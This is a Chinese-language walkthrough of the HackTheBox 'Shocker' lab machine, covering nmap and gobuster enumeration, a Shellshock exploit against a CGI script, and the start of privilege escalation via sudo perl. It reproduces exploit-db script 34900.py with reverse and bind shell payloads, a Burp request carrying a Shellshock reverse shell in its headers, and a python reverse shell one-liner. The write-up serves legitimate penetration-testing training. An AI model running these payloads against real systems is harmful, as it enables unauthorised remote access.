

概述 （Overview）

Author: 0x584A



- 知识点
  - nmap && nmap script
  - Fuzzing
  - ShellShock

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmapAutomator
- Apache mod_cgi
- http-shellshock

阶段1：枚举

通过nmap脚本扫描全端口识别服务信息：

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ nmapAutomator.sh 10.10.10.56 Script

Running a Script scan on 10.10.10.56

Host is likely running Linux


---------------------Starting Script Scan----------------------


PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


---------------------Finished all scans------------------------


Completed in 37 seconds
```

浏览器查看HTTP服务，源码中有一张图片，下载分析后发现并没有什么异常，它就是一张图片。

view-source:http://10.10.10.56/

```
<!DOCTYPE html>
<html>
<body>

<h2>Don't Bug Me!</h2>
<img src="bug.jpg" alt="bug" style="width:450px;height:350px;">

</body>
</html>
```

随后顺便扫描一下服务漏洞，看是否存在可利用的漏洞。

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ nmapAutomator.sh 10.10.10.56 Vulns

Running a Vulns scan on 10.10.10.56

Host is likely running Linux


----------------------Starting Vulns Scan----------------------

Running CVE scan on common ports



PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2     https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    *EXPLOIT*
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2     https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       EDB-ID:47689    5.8     https://vulners.com/exploitdb/EDB-ID:47689      *EXPLOIT*
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED  5.0     https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED   *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0     https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    *EXPLOIT*
|       EXPLOITPACK:2666FB0676B4B582D689921651A30355    5.0     https://vulners.com/exploitpack/EXPLOITPACK:2666FB0676B4B582D689921651A30355    *EXPLOIT*
|       EDB-ID:40909    5.0     https://vulners.com/exploitdb/EDB-ID:40909      *EXPLOIT*
|       1337DAY-ID-28573        5.0     https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       PACKETSTORM:152441      0.0     https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|       EDB-ID:46676    0.0     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       1337DAY-ID-663  0.0     https://vulners.com/zdt/1337DAY-ID-663  *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-4533 0.0     https://vulners.com/zdt/1337DAY-ID-4533 *EXPLOIT*
|       1337DAY-ID-3109 0.0     https://vulners.com/zdt/1337DAY-ID-3109 *EXPLOIT*
|_      1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2016-10012  7.2     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.2     https://vulners.com/cve/CVE-2015-8325
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19    *EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    *EXPLOIT*
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    *EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    *EXPLOIT*
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5     https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330    *EXPLOIT*
|       EDB-ID:40858    5.5     https://vulners.com/exploitdb/EDB-ID:40858      *EXPLOIT*
|       SSH_ENUM        5.0     https://vulners.com/canvas/SSH_ENUM     *EXPLOIT*
|       PACKETSTORM:150621      5.0     https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS 5.0     https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS  *EXPLOIT*
```

然而并没有明显可利用的漏洞，尝试目录爆破，发现存在一个可疑的 `403 /cgi-bin/` 。

```
┌──(x㉿kali)-[~/tools]
└─$ gobuster dir -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
═══════════════════════════════════════════════════════════════
[+] Url:            http://10.10.10.56
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
═══════════════════════════════════════════════════════════════
2021/03/20 01:19:04 Starting gobuster
═══════════════════════════════════════════════════════════════
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
═══════════════════════════════════════════════════════════════
2021/03/20 01:23:54 Finished
═══════════════════════════════════════════════════════════════
```

根据服务的环境，先了解下cgi的部署：

所有的HTTP服务器执行 CGI 程序都保存在一个预先配置的目录。这个目录被称为 CGI 目录，并按照惯例，它被命名为 /var/www/cgi-bin 目录。

CGI 文件的扩展名为 **.cgi**，python 也可以使用 **.py** 扩展名。

默认情况下，Linux 服务器配置运行的 cgi-bin 目录中为 /var/www。

如果你想指定其他运行 CGI 脚本的目录，可以修改 httpd.conf 配置文件，如下所示：

```
<Directory "/var/www/cgi-bin">
   AllowOverride None
   Options +ExecCGI
   Order allow,deny
   Allow from all
</Directory>
```

在 AddHandler 中添加 .py 后缀，这样我们就可以访问 .py 结尾的 python 脚本文件：

```
AddHandler cgi-script .cgi .pl .py
```

也就是说，访问的路径结尾可疑设置成任意的。加入后缀后再次扫描得到一个 `/user.sh` 的新路径。


```
┌──(x㉿kali)-[~/tools]
└─$ gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x py,cgi,pl,sh,php -t 20
═══════════════════════════════════════════════════════════════
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
═══════════════════════════════════════════════════════════════
[+] Url:            http://10.10.10.56/cgi-bin/
[+] Threads:        20
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     py,cgi,pl,sh,php
[+] Timeout:        10s
═══════════════════════════════════════════════════════════════
2021/03/20 02:19:19 Starting gobuster
═══════════════════════════════════════════════════════════════
/user.sh (Status: 200)
Progress: 791 / 87665 (0.90%)
```

访问后返回的是一个 `uptime` 命令信息。

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ http http://10.10.10.56/cgi-bin/user.sh
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/x-sh
Date: Sat, 20 Mar 2021 06:21:30 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.18 (Ubuntu)
Transfer-Encoding: chunked

Content-Type: text/plain

Just an uptime test script

 02:21:30 up  1:13,  0 users,  load average: 0.00, 0.00, 0.00


┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ w
 02:21:56 up  1:30,  5 users,  load average: 0.62, 0.71, 0.66
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
x        tty7     :0               01:02    1:31m  2:14   0.64s xfce4-session
x        pts/1    tmux(1648).%0    01:04    1:17m 39.46s  7.37s tmux new -s work
x        pts/2    tmux(1648).%1    01:04    0.00s  2.46s  0.00s w
x        pts/3    tmux(1648).%3    01:11   57.00s  9.96s  5.54s gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirbust
x        pts/4    tmux(1648).%5    02:03    4:44   2.94s  2.94s -zsh

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$
```

阶段2：利用工具

额，接下来我的思路就断了。然后开始Google，找到了关键字 `Shellshock`：



OWASP
The Open Web Application Security Project

- Shellshock is effectively a Remote Command Execution vulnerability in BASH
- The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable

Understanding the vulnerability


OWASP
The Open Web Application Security Project

Legit function definition in BASH environment variable

BASH command "echo test" invoked with on-the-fly defined environment

```
env x='() { :;}; echo vulnerable' bash -c "echo test"
```

Injection of arbitrary OS command



参考: https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf

> 简单来讲就是，将命令执行代码写入系统的环境变量。

exploit-db 中提供了利用脚本 `34900.py`

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ searchsploit mod_cgi
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Apache mod_cgi - 'Shellshock' Remote Command Injection                                        | linux/remote/34900.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ searchsploit -m 34900
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/x/hackthebox/Shocker/34900.py
```

理解下代码：

```
for arg in sys.argv[1:]:
  ar = arg.split("=")
  args[ar[0]] = ar[1]                    处理接收脚本传入的参数
try:
  args['payload']
except:
  usage()

if args['payload'] == 'reverse':
  try:
    lhost = args['lhost']                对shell的处理
    lport = int(args['lport'])
    rhost = args['rhost']
    payload = "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/"+lhost+"/"+str(lport)+" 0>&1 &"
  except:
    usage()
elif args['payload'] == 'bind':
  try:
    rhost = args['rhost']
    rport = args['rport']
    payload = "() { :;}; /bin/bash -c 'nc -l -p "+rport+" -e /bin/bash &'"
  except:
    usage()
else:
  print "[*] Unsupported payload"
  usage()

try:
  pages = args['pages'].split(",")
except:                                  路径处理
  pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/cgi-bin/test.cgi","/cgi-bin-sdb/printenv"]

try:
  proxyhost,proxyport = args['proxy'].split(":")
except:
  pass

if args['payload'] == 'reverse':         socket通信发送数据
  serversocket = socket(AF_INET, SOCK_STREAM)
  buff = 1024
  addr = (lhost, lport)
  serversocket.bind(addr)
  serversocket.listen(10)
  print "[!] Started reverse shell handler"
  thread.start_new_thread(exploit,(lhost,lport,rhost,0,payload,pages,))
if args['payload'] == 'bind':
  serversocket = socket(AF_INET, SOCK_STREAM)
  addr = (rhost,int(rport))
  thread.start_new_thread(exploit,("",0,rhost,rport,payload,pages,))

buff = 1024
```

```python
while True:
  if args['payload'] == 'reverse':
    clientsocket, clientaddr = serversocket.accept()
    print "[!] Successfully exploited"
    print "[!] Incoming connection from "+clientaddr[0]
    stop = True
    clientsocket.settimeout(3)
    while True:
      reply = raw_input(clientaddr[0]+"> ")
      clientsocket.sendall(reply+"\n")
      try:
        data = clientsocket.recv(buff)
        print data
      except:
        pass

  if args['payload'] == 'bind':
    try:
      serversocket = socket(AF_INET, SOCK_STREAM)
      time.sleep(1)
      serversocket.connect(addr)
      print "[!] Successfully exploited"
      print "[!] Connected to "+rhost
      stop = True
      serversocket.settimeout(3)
      while True:
        reply = raw_input(rhost+"> ")
        serversocket.sendall(reply+"\n")
        data = serversocket.recv(buff)
        print data
    except:
      pass
```

发送远程执行命令

复盘的时候，看IPPSEC的视频发现他用的是nmap的脚本：`$ locate nse|grep shellshock`，也是一个不错的思路。

阶段2.1：利用

依赖安装完成后，直接运行利用将会成功建立会话获得一个shell。

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ python 34900.py payload=reverse rhost=10.10.10.56 lhost=10.10.16.2 lport=1234 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare

10.10.10.56>
```

脚本提供了 `proxy` 参数，通过 burp 可以参考到最终提交的 EXP（在IPPSEC那又学到一个技巧，burp是支持本地代理转发的。也就是说可以新开一个127.0.0.1:8081，将其转至10.10.10.56:80 端口）：

Request to http://10.10.10.56:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Headers | Hex

Pretty | Raw | \n | Actions


```
1 GET /cgi-bin/user.sh HTTP/1.1
2 Host: 10.10.10.56
3 Accept-Encoding: gzip, deflate
4 Referer: () { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/10.10.16.2/1234 0>&1 &
5 Cookie: () { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/10.10.16.2/1234 0>&1 &
6 Connection: close
7
```

阶段2.2：利用后

这里我又反弹了一个 python shell，防止会话丢失。

```
┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ echo "" > shell.log

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ strings shell.log

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ sudo su
┌──(root💀kali)-[/home/x/hackthebox/Shocker]
└─# vim ~/.zshrc

┌──(root💀kali)-[/home/x/hackthebox/Shocker]
└─# 9900
listening on [any] 9900 ...
```

重写的命令为：`alias 9900='rlwrap nc -lvvp 9900'`



ok，NC成功接收。

```
10.10.10.56> export RHOST="10.10.16.2";export RPORT=9900;python3.5 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.get
env("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
10.10.10.56>
└─$ strings shell.log
strings: shell.log：无此文件

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ echo "" > shell.log                                                    1 ✗

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ strings shell.log

┌──(x㉿kali)-[~/hackthebox/Shocker]
└─$ sudo su
┌──(root💀kali)-[/home/x/hackthebox/Shocker]
└─# vim ~/.zshrc

┌──(root💀kali)-[/home/x/hackthebox/Shocker]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.2] from shocker.htb [10.10.10.56] 46746
shelly@Shocker:/usr/lib/cgi-bin$
```

阶段3：权限提升

在对环境信息进行收集时，尝试 `sudo -l` 查看下当前是否具有可执行的命令。

```
sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

